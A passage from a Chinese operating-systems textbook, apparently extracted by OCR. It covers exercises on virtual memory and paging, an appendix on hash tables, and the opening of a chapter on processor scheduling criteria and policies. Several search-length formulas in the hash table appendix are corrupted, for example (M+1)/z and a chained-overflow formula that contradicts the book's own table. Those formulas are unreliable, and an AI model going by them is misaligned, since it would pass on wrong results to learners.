页框	页放置策略	驻留集管理	虚拟内存
散列表	页面置换策略	段	工作集
散列法	页表	段表	

复习题

8.1 简单分页与虚拟内存分页有什么区别？

8.2 解释什么是抖动。

8.3 为什么在使用虚拟内存时，局部性原理是至关重要的？

8.4 哪些元素是页表项中可以典型找到的元素？简单定义每个元素。

8.5 转换检测缓冲区的目的是什么？

8.6 简单定义两种可供选择的页面读取策略。

8.7 驻留集管理和页面置换策略有什么区别？

8.8 FIFO 和 CLOCK 页面置换算法有什么联系？

8.9 页缓冲实现的是什么？

8.10 为什么不可能把全局置换策略和固定分配策略组合起来？

8.11 驻留集和工作集有什么区别？

8.12 请求式清除和预约式清除有什么区别？

习题

8.1 考虑这样一个系统，该系统用3位表示页面编号，用5位表示偏移量。在该系统中内存以字节为单位进行存取。现在假设一个进程有6页，其页表如下：

有效位	页框号	修改位
1	4	1
1	7	0
0	1	0
1	0	1
0	2	0
0	1	0

在下面的问题中，如果发生页面失效而不进行处理。

a）虚拟地址158进行物理地址转换后是多少？

b）虚拟地址53进行物理地址转换后是多少？

c）虚拟地址195进行物理地址转换后是多少？

8.2 考虑一个使用32位的地址和1KB大小的页的分页虚拟内存系统。每个页表项需要32位。需要限制页表的大小为一个页。

a）页表一共需要使用几级？

b）每一级页表的大小是多少？提示：一个页表的大小比较小。

c）在第一级使用的页较小与在最底下一级使用的页较小相比，那种策略使用最小个数的页？

8.3 a）图8.4中的用户页表中需要多少内存空间？

b）假设需要设计一个散列倒排页表来实现与图8.4中相同的寻址机制，使用一个散列函数来将20位页号映射到6位散列表。表项包含页号、页框号和链指针。如果页表可以给每个散列表项分配最多3个溢出项的空间，散列倒排页表需要占用多大的内存空间？

8.4 一个进程分配给4个页框（下面的所有数字均为十进制数，每一项都是从0开始计数的）。上一次把一页装入到一个页框的时间、上一次访问页框中的页的时间、每个页框中的虚拟页号以及每个页框的访问位（R）和修改位（M）如下表所示（时间均为从进程开始到该事件之间的时钟时间，而不是从事件发生到当前的时钟值）。

虚拟页号	页　框	加载时间	访问时间	R位	M位
2	0	60	161	0	1
1	1	130	160	0	0
0	2	26	162	1	0
3	3	20	163	1	1

当虚拟页4发生缺页中断时，使用下列内存管理策略，哪一个页框将用于置换？解释原因。

a）FIFO（先进先出）算法

b）LRU（最近最少使用）算法

c）时钟算法

d）最佳（使用下面的访问串）算法

e）在缺页中断之前给定上述的内存状态，考虑下面的虚拟页访问序列：

4, 0, 0, 0, 2, 4, 2, 1, 0, 3, 2

如果使用窗口大小为4的工作集策略来代替固定分配策略，会发生多少次缺页中断？每个缺页中断何时发生？

8.5 一个进程访问5页：A、B、C、D和E，访问顺序如下：

A; B; C; D; A; B; E; A; B; C; D; E

假设置换算法为先进先出，该进程在内存中有三个页框，开始时为空，请查找在这个访问顺序中传送的页号。对于4个页框的情况，请重复上面的过程。

8.6 考虑以下来自一个 460 字节程序的虚拟地址序列：

10、11、104、170、73、309、185、245、246、434、458、364

1）给出引用串，假设页面大小为 100 字节。

2）下面给出了三个算法，针对 1）部分的引用串，计算缺页次数。对每一种情况，假设页框初始时为是空，在每一个给定的时间点，给出在内存中有哪些页面。

a）LRU（有 200 字节的物理内存可用）

b）FIFO（有 200 字节的物理内存可用）

c）OPT（有 200 字节的物理内存可用）

8.7 在 VAX 中，用户页表以系统空间的虚拟地址进行定位。让用户页表位于虚存而不是内存中有什么好处？有什么缺点？

8.8 假设在内存中执行下列程序语句：

```
for (i = 1; i <= n; i++)
        a [i ] = b [i ] + c [i ];
```

页尺寸为 1000 个字。令 n=1000。使用一台具有所有寄存器指令并使用了索引寄存器的机器，写出实现上面语句的一个示例程序，然后给出在执行过程中的页访问顺序。

8.9 IBM System/370 体系结构使用两级存储器结构，并且分别把这两级称做段和页，这里的分段方法缺少本章所描述的关于段的许多特征。对于这个基本的 370 体系结构，页尺寸可以是 2KB 或 4KB，段大小固定为 64KB 或 1MB。对于 370/XA 和 370/ESA 体系结构，页尺寸为 4KB，段大小为 1MB。这种方案缺少一般分段系统的哪些优点？370 的分段方法有什么好处？

8.10 考虑一个 64 位地址空间的系统，页面大小为 4KB（4096 字节）

a）虚拟地址空间有多少地址？

b）如果要实现一个简单的一级页表，该页表中有多少表项？

c）如果虚拟地址空间非常大，则 b）部分提出了一个很严重的问题：请问它是个什么问题？如何解决它？

8.11 考虑这样一个分页系统，该系统在内存中存放了二级页表，在 TLB 中存储了最近的访问的 16 个页表表项。如果内存访问需要 80ns，TLB 检查需要 20ns，页面交换（写/读磁盘）时间需要 5000ns。假设有 20%的页面置换被更改，如果 TLB 的命中率是 95%，缺页率是 10%，那么访问一个数据项需要多长时间？

8.12 考虑一个进程的页访问序列，工作集为 M 页框，最初都是空的。页访问串的长度为 P，包含 N 个不同的页号。对任何一种页面置换算法，

a）缺页中断次数的下限是多少？

b）缺页中断次数的上限是多少？

8.13 在论述一种页面置换算法时，一位作者用一个在循环轨道上来回移动的雪犁机来模拟说明：雪均匀地落在轨道上，雪犁机以恒定的速度在轨道上不断地循环，轨道上被扫落的雪从系统中消失。

a）8.2 节讨论的哪一种页面置换算法可以它来模拟？

b）这个模拟说明了页面置换算法的哪些行为？

8.14 在 S/370 体系结构中，存储关键字是与实存中每个页框相关联的控制字段。这个关键字中与页面置换有关的有两位：访问位和修改位。当为读或写而访问到页框中的任何地址时，访问位被置成 1；当一个新页被装入到该页框中时，访问位被置成 0。当在页框中的任何单元执行写操作时，修改位被置为 1。请给出一种方法，仅仅使用访问位来确定哪个页框是最近最少使用的。

8.15 考虑如下的页访问序列（序列中的每一个元素都是页号）：

1 2 3 4 5 2 1 3 3 2 3 4 5 4 5 1 1 3 2 5

定义经过 k 次访问后平均工作集大小为 $s_k(\Delta)=\frac{1}{k}\sum_{t=1}^{k}|w(t,\Delta)|$，并且定义经过 k 次访问后错过页的概率为 $m_k(\Delta)=\frac{1}{k}\sum_{t=1}^{k}F(t,\Delta)$，其中如果缺页中断发生在虚拟时间 t，则 $F(t,\Delta)=1$，否则 $F(t,\Delta)=0$。

a）当 Δ=1,2,3,4,5,6 时，绘制与图 8.19 类似的图表来说明刚定义的访问序列的工作集。

b）写出 $s_{20}\Delta$)关于 Δ 的表达式。

c）写出 $m_{20}(\Delta)$关于 Δ 的表达式。

8.16 VSWS 驻留集合管理策略的性能关键是 Q 的值。经验表明，如果对一个进程使用固定的 Q 值，则在不同的执行阶段，缺页中断发生的频率有很大的差别。此外，如果对不同的进程使用相同的 Q 值，则缺页中断发生的频率会完全不同。这些差别表明，如果有一种机制可以在一个进程的生命周期中动态地调整 Q 的值，则会提高算法的性能。请基于这种目标设计一种简单的机制。

8.17 假设一个任务被划分成 4 个大小相等的段，并且系统为每个段建立了一个有 8 项的页描述符表。因此，该系统是分段与分页的组合。假设页大小为 2KB。
   a）每段的最大尺寸为多少？
   b）该任务的逻辑地址空间最大为多少？
   c）假设该任务访问到物理单元 00021ABC 中的一个元素，那么为它产生的逻辑地址的格式是什么？该系统的物理地址空间最大为多少？

8.18 考虑一个分页式的逻辑地址空间（由 32 个 2KB 的页组成），将它映射到一个 1MB 的物理内存空间。
   a）该处理器的逻辑地址格式是什么？
   b）页表的长度和宽度是多少（忽略“访问权限”位）？
   c）如果物理内存空间减少了一半，则会对页表有什么影响？

8.19 UNIX 内核可以在需要时动态地在虚存中增加一个进程的栈，但却从不缩小这个栈。考虑下面的例子：一个程序调用一个 C 语言子程序，这个子程序在栈中分配一个本地数组，一共需要 10KB 大小，内核扩展这个栈段来适应它。当这个子程序返回时，内核应该调整栈指针并释放空间，但它却未被释放。解释这时为什么可以缩小栈以及 UNIX 内核为什么没有缩小栈。

附录 8A　散列表

考虑下面的问题。一个表中有 N 项，每一项都由一个标号和一些附加信息组成，这类信息可以称为该项的值。希望能够对表执行一些普通操作，如插入、删除以及根据标号查找某一项。

如果这些项的标号是数字，范围从 0 到 M-1，一种简单的解决方案是使用一个长度为 M 的表。标号为 i 的项被插入到表中的第 i 个单元。只要这些项的长度是固定的，对表的查找就是微不足道的，只需要根据该项的数字标号在表中检索即可。此外，没有必要在表中保存每一项的标号，因为标号可以隐含在该项的位置中。这样的表称做**直接访问表**（direct access table）。

如果标号不是数字的，仍然可以使用直接访问的方法。把这些项表示成 $A[1]$，…，$A[N]$。每一项 $A[i]$ 由标号（或关键字）k_i 和值 v_i 组成。定义一个映射函数 $I(k)$，使得对所有的关键字，$I(k)$的值在 1 和 M 之间，并且对任意的 i 和 j 有 $I(k_i) \neq I(k_j)$。在这种情况下，也可以使用直接访问表，表的长度等于 M。

如果 M 远大于 N，则这些方案就会出现问题。此时，表中未使用的表项部分很大，从而使得内存的使用非常低效。一种可供选择的方案是使用长度为 N 的表，并且在 N 个表项中保存 N 项（标号和值）。这个方案的存储量最小，但在对表进行搜索时，需要一些处理负担。有以下几种可能的搜索方法：

- **顺序搜索**：对于大表来说，这种蛮力的方法非常费时。
- **关联搜索**：通过适当的硬件，可以同时搜索表中的所有元素。这种方法并不是通用的，不能用于所有表。
- **二分搜索**：如果标号或标号的数字映射在表中按升序排列，则二分搜索比顺序搜索（见表 8.7）要快得多，并且不需要专门的硬件。

表 8.7　长度为 M 的表中，搜索 N 项中的一项的平均搜索长度

技　术	搜索长度
直接	1
顺序	$\frac{M+1}{z}$
二分	$\log_2^M$
线性散列	$\frac{2-N/M}{2-2N/M}$
散列（使用链的溢出）	$1+\frac{N-1}{2M}$

二分搜索是一种比较好的表搜索方法，它的主要缺点是增加一个新项不是一个简单的过程，需要对表项重新排序。因此，二分搜索通常只用于相对静态且很少发生变化的表。

希望能够消除简单的直接访问方法在内存使用方面的缺陷和前面列出的其他方法在处理方面的缺陷。最经常使用的折中方法是散列法。散列法是20世纪50年代提出的，其实现比较简单。它有两个优点：首先，它和直接访问一样，可以在一次查找中找到大多数项；其次，可以处理插入和删除，不需要增加任何额外的复杂性。

散列函数可以定义如下。假设有N项都保存在一个长度为M的散列表中，其中$M \geq N$，但并不比N大很多。为在表中插入一项，

I1. 把该项的标号转换成0到$M-1$之间一个伪随机数n。例如，如果标号是数字，通常用的映射函数是用这个标号除以M，得到的余数为n。

I2. 把n用做索引检索散列表的：

a）如果表中相应的表项为空，则把该项（标号和值）保存在这个表项中。

b）如果该表项已经被占据了，则把这一项保存在一个溢出区（在本附录后面会讲到）。

为了在表中查找标号已知的一项，

L1. 使用和插入操作相同的映射函数，把该项的标号转换成0到$M-1$之间一个伪随机数n。

L2. 把n用做索引检索散列表：

a）如果相应的表项为空，则这一项还没有保存在表中；

b）如果该表项已经被占据，并且标号匹配，则可以找到这个值。


c）如果该表项已经被占据并且标号不匹配，继续在溢出区中搜索。

根据不同的溢出处理方法，散列方案也各不相同。一种比较常见的技术称为线性散列（linear hashing）技术，常常用在编译器中。对于这种方法，规则I2.b变成


I2.b. 如果这个表项已经被占据了，令$n=n+1 \pmod M$，返回I2.a步。

规则L2.c也相应地进行了修改。

图8.27a给出了一个例子。在这个例子中，要保存的项的标号是数字，散列表有8个位置（$M=8$）。映射函数取标号除以8后的余数。该图假设这些项按数字的升序插入，但这并不是必需的。因此，项50和51分别映射到位置2和3，这些位置为空，它们就被插入到那里。项74也映射到位置2，但这时位置2非空，故再尝试位置3。位置3也被占据，因此最后使用了位置4。



a）线性散列



b）使用链的溢出

图8.27 散列

由于聚簇性的影响，在一个开放的散列表中很难确定搜索一项的平均长度。Schay和Spruth给出了一

个近似的公式［SCHA62］：

$$平均搜索长度=\frac{2-r}{2-2r}$$

其中 $r=N/M$。注意，结果与表的大小无关，只依赖于表的填满程序。令人惊讶的是，当填满了80%的表时，搜索的平均长度仍然大约为3。

即便如此，长度为3的搜索仍然太长了。线性散列表的另外一个问题是删除一项不容易。一个更具有吸引力的方法是使用链的溢出，它在搜索时长度更短（见表8.7），并且删除和添加一样容易。图8.27b说明了使用该技术的例子。在这种情况下，有一个独立的表用于插入溢出的表项。与散列表中任何一个位置相关联的表项都组织成链，表中包含沿着链指向这些项的指针。此时，假设数据是随机分布的，则平均搜索长度是

$$平均搜索长度=\frac{1+N-1}{2M}$$

当 N 和 M 比较大时，如果 $N=M$，则这个值接近1.5。因此，这种技术保证了紧密的存储和快速搜索。

第四部分　调　　度

操作系统必须为多个进程之间可能有竞争关系的请求分配计算机资源。对处理器而言，可分配的资源是处理器上的执行时间，分配途径是调度。调度功能必须设计成可以满足多个目标，包括公平、任何进程都不会产生饥饿、有效地使用处理器时间以及较低的开销。此外，在启动或结束某些进程时，调度功能可能需要考虑不同优先级和实时的期限。

这些年来，调度已经成为深入研究的焦点，并且已经实现了许多不同的算法。如今，调度研究的重点是开发多处理器系统，特别是用于多线程应用的调度和实时调度。

第四部分导读

第9章　单处理器调度

第9章关注单处理器系统的调度问题。在这个限制条件下，可以定义并阐明许多与调度相关的设计问题。第9章一开始先分析三种调度类型：长程、中程和短程。这一章的大部分内容集中在短程调度问题上，并且分析比较各种不同的算法。

第10章　多处理器和实时调度

第10章着眼于两个领域，这两个领域都是调度研究的重点。多处理器的出现使得调度决策问题变得更加复杂，但同时也展现了一些新的机会。特别地，多处理器可以通过调度而并行执行同一个进程的多个线程。第10章的第一部分给出多处理器和多线程调度的概述，其余部分处理实时调度问题。由于一个特定任务或者进程指定了开始和结束的时间限制，导致实时要求超出了公平性或优先级，因而是最需要调度程序来满足的。

第 9 章　单处理器调度

在多道程序设计系统中，内存中有多个进程。每个进程或者正在处理器上运行，或者正在等待某些事件的发生，比如 I/O 完成。处理器（或处理器组）通过执行某个进程而保持忙状态，而此时其他进程处于等待状态。

多道程序设计的关键是调度。实际上比较典型的有四种类型的调度（如表 9.1 所示）。其中 I/O 调度放在第 11 章（讲述有关 I/O 的问题）比较合适。剩下的三种调度类型属于处理器调度，将在本章和第 10 章讲述。

表 9.1　调度的类型

项　目	说　明
长程调度	决定加入到待执行的进程池中
中程调度	决定加入到部分或全部在内存中的进程集合中
短程调度	决定哪一个可运行的进程将被处理器执行
I/O 调度	决定哪一个进程挂起的 I/O 请求将被可用的 I/O 设备处理

本章首先分析三种类型的处理器调度，并给出了它们之间是如何关联的。我们知道长程调度和中程调度主要是由与系统并发度[㊀]相关的性能来驱动的，这些问题在第 3 章得到了一定程度的解决，而在第 7 章和第 8 章讲述得更加详细。因此本章的其余部分集中讲述短程调度，并且只考虑单处理器系统中的调度情况。这是由于多处理器的使用增加了额外的复杂性，因此最好先考虑单处理器的情况，这样可以更清楚地看到调度算法之间的区别。

9.2 节将给出可用于短程调度决策的各种算法。

9.1　处理器调度的类型

处理器调度的目标是以满足系统目标（如响应时间、吞吐率、处理器效率）的方式，把进程分配到一个或多个处理器中执行。在许多系统中，这个调度活动分成三个独立的功能：长程、中程和短程调度。它们的名字表明了在执行这些功能时的相对时间比例。

图 9.1 将调度功能结合到了进程状态转换图中（首次出现在图 3.9b 中）。创建新进程时，执行长程调度，它决定是否把进程添加到当前活跃的进程集合中。中程调度是交换功能的一部分，它决定是否把进程添加到那些至少部分在内存中并且可以被执行的进程集合中。短程调度真正决定下一次执行哪一个就绪进程。图 9.2 重新组织了图 3.9b 表示的进程状态转换图，用于表示调度功能的嵌套。

由于调度决定了哪个进程必须等待、哪个进程可以继续运行，因此它影响着系统的性能。这一点可以在图 9.3 中看出，该图给出了在一个进程状态转换过程中所涉及的队列[㊁]从根本上说，调度是属于队列管理（managing queues）方面的问题，用来在排队环境中减少延迟和优化性能。

㊀ 译者注：系统并发度是指可处于等待处理器执行的进程的个数。

㊁ 为简单起见，图 9.3 中给出了一个新进程直接到达就绪态的情况，而图 9.1 和图 9.2 中给出了到达就绪态和就绪/挂起态两种不同情况。




图 9.1 调度和进程状态转换




图 9.2 调度的层次




图 9.3 用于调度的队列图

9.1.1 长程调度

长程调度程序决定哪一个程序可以进入到系统中处理，因此，它控制系统并发度。一旦允许进入，一个作业或用户程序就成为一个进程，并被添加到供短程调度程序使用的队列中等待调度。在某些系统中，一个新创建的进程开始处于被换出状态，在这种情况下，它被添加到供中程调度程序使用的队列中等待调度。

在批处理系统或通用的操作系统中的批处理部分中，新提交的作业被发送到磁盘，并保存在一个批处理队列中。在长程调度程序运行的时候，从队列中创建相应的进程。这里涉及两个决策。首先，调度程序必须决定什么时候操作系统能够接纳一个进程或多个进程；第二，调度程序必须决定接受哪个作业或哪些作业，并将其转变成进程。下面简单地考虑一下这两个决策。

关于何时创建一个新进程的决策通常由要求的系统并发度来驱动。创建的进程越多，每个进程可以执行的时间所占百分比就越小（即更多进程竞争同样数量的处理器时间）。因此，为了给当前的进程集提供满意的服务，长程调度程序可能限制系统并发度。每当一个作业终止时，调度程序可决定增加一个或多个新作业。此外，如果处理器的空闲时间片超过了一定的阈值，也可能会启动长程调度程序。

关于下一次允许哪一个作业进入的决策可以基于简单的先来先服务原则，或者基于管理系统性能的工具，其使用的原则可以包括优先级、期待执行时间和 I/O 需求。例如，如果信息是可以得到的，则调度程序可以试图混合处理处理器密集型的（processor-bound）和 I/O 密集型的（I/O-bound）进程[⊖]同样，可以根据请求的 I/O 资源来做出决策，以达到 I/O 使用的平衡。

对于分时系统中的交互程序，用户试图连接到系统的动作可能产生一个进程创建的请求。分时用户并不是仅仅排队等待，直到系统接受它们。相反，操作系统将接受所有的授权用户，直到系统饱和为止。这时，连接请求将会得到系统已经饱和并要求用户重新尝试的消息。

9.1.2 中程调度

中程调度是交换功能的一部分，第 3 章、第 7 章和第 8 章都讲述过这方面的问题。在典型情况下，换入（swapping-in）决定取决于管理系统并发度需求。在不使用虚拟内存的系统，存储管理也是一个问题。因此，换入决定将考虑换出（swapped-out）进程的存储需求。

9.1.3 短程调度

考虑执行的频繁程度，长程调度程序执行的频率相对较低，并且仅仅是粗略地决定是否接受新进程以及接受哪一个。为进行交换决定，中程调度程序执行得略微频繁一些。短程调度程序，也称做分派程序（dispatcher），执行得最频繁，并且精确地决定下一次执行哪一个进程。

当可能导致当前进程阻塞或可能抢占当前运行进程的事件发生时，调用短程调度程序。这类事件包括：时钟中断、I/O 中断、操作系统调用、信号（如信号量）。

9.2 调度算法

9.2.1 短程调度准则

短程调度的主要目标是按照优化系统一个或多个方面行为的方式来分配处理器时间。通常需要对可能被评估的各种调度策略建立一系列规则。

通常使用的准则可以按两维来分类。首先可以区分为面向用户的准则和面向系统的准则。面向用户的准则与单个用户或进程感知到的系统行为相关。例如交互式系统中的响应时间。响应时间是指从提交一条请求到输出响应所经历的时间间隔，这个时间数量对用户是可见的，自然也是用户关心的。我们希望调度策略能给各种用户提供“好”的服务。对于响应时间，可以定义一个阈值，如 2 秒。那么调度机制的目标是使平均响应时间为 2 秒或小于 2 秒的用户数目达到最大。

另一个准则是面向系统的，即其重点是处理器使用的效果和效率。关于这类准则的一个例子是吞吐量，也就是进程完成的速度。吞吐量是关于系统性能的一个非常有意义的度量，我们总希望系统的吞吐量能达到最大。但是，该准则的重点是系统的性能，而不是提供给用户的服务。因此吞吐量是系统管理员所关注的，而不是普通用户所关注的。

⊖ 如果一个进程主要执行计算工作，偶尔才会用到 I/O 设备，则该进程被看做是处理器密集型的；如果一个进程执行所使用的时间主要取决于等待 I/O 操作的时间，则把它看做是 I/O 密集型的。

面向用户的准则在所有系统中都是非常重要的，而面向系统的原则在单用户系统中的重要性就低一些。在单用户系统中，只要系统对用户应用程序的响应时间是可以接受的，则实现处理器高利用率或高吞吐量可能并不是很重要。

另一维的划分是根据这些准则是否与性能直接相关。与性能直接相关的准则是定量的，通常可以很容易地度量，例如响应时间和吞吐量。与性能无关的准则或者本质上是定性的，或者不容易测量和分析。这类准则的一个例子是可预测性。我们希望提供给用户的服务能够随着时间的流逝展现给用户一贯相同的特性，而与系统执行的其他工作无关。在某种程度上，该准则也是可以通过计算负载函数的变化量来度量的，但是，这并不像度量吞吐率或响应时间关于工作量的函数那么直接。

表 9.2 总结了几种重要的调度准则。它们是互相依赖的，不可能同时使它们都达到最优。例如，提供较好的响应时间可能需要调度算法在进程间频繁地切换，这就增加了系统开销，降低了吞吐量。因此，设计一个调度策略涉及在互相竞争的各种要求之间进行折中，根据系统的本质和使用情况，给各种要求设定相应的权值。

表 9.2 调度准则

	面向用户，与性能相关
周转时间	指一个进程从提交到完成之间的时间间隔，包括实际执行时间加上等待资源（包括处理器资源）的时间。对批处理作业而言，这是一种很适宜的度量
响应时间	对一个交互进程，这是指从提交一个请求到开始接收响应之间的时间间隔。通常进程在处理该请求的同时，就开始给用户产生一些输出。因此从用户的角度来看，相对于周转时间，这是一种更好的度量。该调度原则应该试图达到较低的响应时间，并且在响应时间可接受的范围内，使得可以交互的用户的数目达到最大
最后期限	当可以指定进程完成的最后期限时，调度原则将降低其他目标，使得满足最后期限的作业数目的百分比达到最大
	面向用户，其他
可预测性	无论系统的负载如何，一个给定的工作运行的总时间量和总代价是相同的。用户不希望响应时间或周转时间的变化太大。这可能需要在系统工作负载大范围抖动时发出信号或者需要系统处理不稳定性
	面向系统，与性能相关
吞吐量	调度策略应该试图使得每个时间单位完成的进程数目达到最大。这是对可以执行多少工作的一种度量。它明显取决于一个进程的平均执行长度，也受调度策略的影响，调度策略会影响利用率
处理器利用率	这是处理器忙的时间百分比。对昂贵的共享系统来说，这是一个重要的准则。在单用户系统和一些其他的系统（如实时系统）中，该准则与其他准则相比显得不太重要
	面向系统，其他
公平性	在没有来自用户的指导或其他系统提供的指导时，进程应该被平等地对待，没有一个进程会处于饥饿状态
强制优先级	当进程被指定了优先级后，调度策略应该优先选择高优先级的进程
平衡资源	调度策略将保持系统中所有资源处于繁忙状态，较少使用紧缺资源的进程应该受到照顾。该准则也可用于中程调度和长程调度

在大多数交互式操作系统中，不论是单用户系统还是分时系统，适当的响应时间是关键的需求。由于这个需求的重要性，并且由于各个应用对“适当”的定义各不相同，因而在本章的附录 9A 中将继续深入讨论该主题。

9.2.2 优先级的使用

在许多系统中，每个进程都被指定一个优先级，调度程序总是选择具有较高优先级的进程。图 9.4 说明了优先级的使用。为了清楚起见，队列图被简化了，忽略了多个阻塞队列和挂起状态的存在（与图 3.8a 相比较）。不是提供一个就绪队列，而是提供了一组队列，按优先级递减的顺

序排列：RQ0、RQ1、…、RQn，其中对所有的 $i<j$，有优先级[RQi]>优先级[RQj][⊖]。当进行一次调度选择时，调度程序从优先级最高的队列（RQ0）开始。如果该队列中有一个或多个进程，则使用某种调度策略选择其中一个；如果 RQ0 为空，则检查 RQ1，接下来的处理类似。

纯粹的优先级调度方案的一个问题是低优先级的进程可能会长时间处于饥饿状态。如果一直有高优先级的就绪进程，就会发生这种情况。如果不希望这样，一个进程的优先级应该随着它的时间或执行历史而变化。我们随后会给出一个例子。




图 9.4　优先级排队

9.2.3 选择调度策略

Animation: Process Scheduling Algorithms

表 9.3 给出了关于本节所分析的各种调度策略的一些简要信息。选择函数（selection function）确定在就绪进程中选择哪一个进程在下一次执行。这个函数可以基于优先级、资源需求或者该进程的执行特性。对于最后一种情况，下面的三个量是非常重要的：

w：到现在为止，在系统中停留的时间。

e：到现在为止，花费的执行时间。

s：进程所需要的总服务时间，包括 e；通常，该数量必须进行估计或由用户提供。

例如，选择函数 max[w]表示先来先服务（First-Come-First-Served，FCFS）的原则。

决策模式（decision mode）说明选择函数在被执行的瞬间的处理方式，通常可分为以下两类：

- 非抢占：在这种情况下，一旦进程处于运行状态，它就不断执行直到终止，或者因为等待 I/O 或请求某些操作系统服务而阻塞自己。
- 抢占：当前正在运行的进程可能被操作系统中断，并转移到就绪状态。关于抢占的决策可能是在一个新进程到达时，或者在一个中断发生后把一个被阻塞的进程置为就绪状态时，或者基于周期性的时间中断。

与非抢占策略相比，抢占策略可能会导致较大的开销，但是可能对所有进程会提供较好的服务，因为它们避免了任何一个进程独占处理器太长的时间。此外，通过使用有效的进程切换机制

⊖ 在 UNIX 和许多其他系统中，优先级数值越大，表示的进程优先级就越低；除非特别声明，我们沿袭这个惯例。某些系统的用法相反，如 Windows，大数字表示高优先级。

（尽可能地获得硬件的帮助），以及提供比较大的内存，使得大部分程序都在内存中，可使抢占的代价相对比较低。

表 9.3 各种调度策略的特点

类 别	选择函数	决策模式	吞吐量	响应时间	开销	对进程的影响	饥饿
FCFS	max[w]	非抢占	不强调	可能很高，特别是当进程的执行时间差别很大时	最小	对短时间进程（简称短进程）不利；对 I/O 密集型的进程不利	无
轮转	常数	抢占（在时间片用完时）	如果时间片小，吞吐量会很低	为短进程提供好的响应时间	最小	公平对待	无
SPN	min[s]	非抢占	高	为短进程提供好的响应时间	可能比较高	对长时间进程（简称长进程）不利	可能
SRT	min[s-e]	抢占（在到达时）	高	提供好的响应时间	可能比较高	对长进程不利	可能
HRRN	max($(w+s)/s$)	非抢占	高	提供好的响应时间	可能比较高	很好的平衡	无
反馈	（参见正文）	抢占（在时间片用完时）	不强调	不强调	可能比较高	可能对 I/O 密集型的进程有利	可能

w：花费的等待时间，e：到现在为止，花费的执行时间，s：进程所需要的总服务时间，包括 e

在描述各种调度策略时，使用了图 9.4 中的进程集合作为运行实例。可以把它们想象成批处理作业，服务时间是所需要的整个执行时间。另外，我们也可以把这些看做是正在进行的进程，需要以重复的方式轮流使用处理器和 I/O。对后一种情况，服务时间表示一个周期所需要的处理器时间。在任何一种情况下，根据排队模型，该数量对应于服务时间[⊖]。

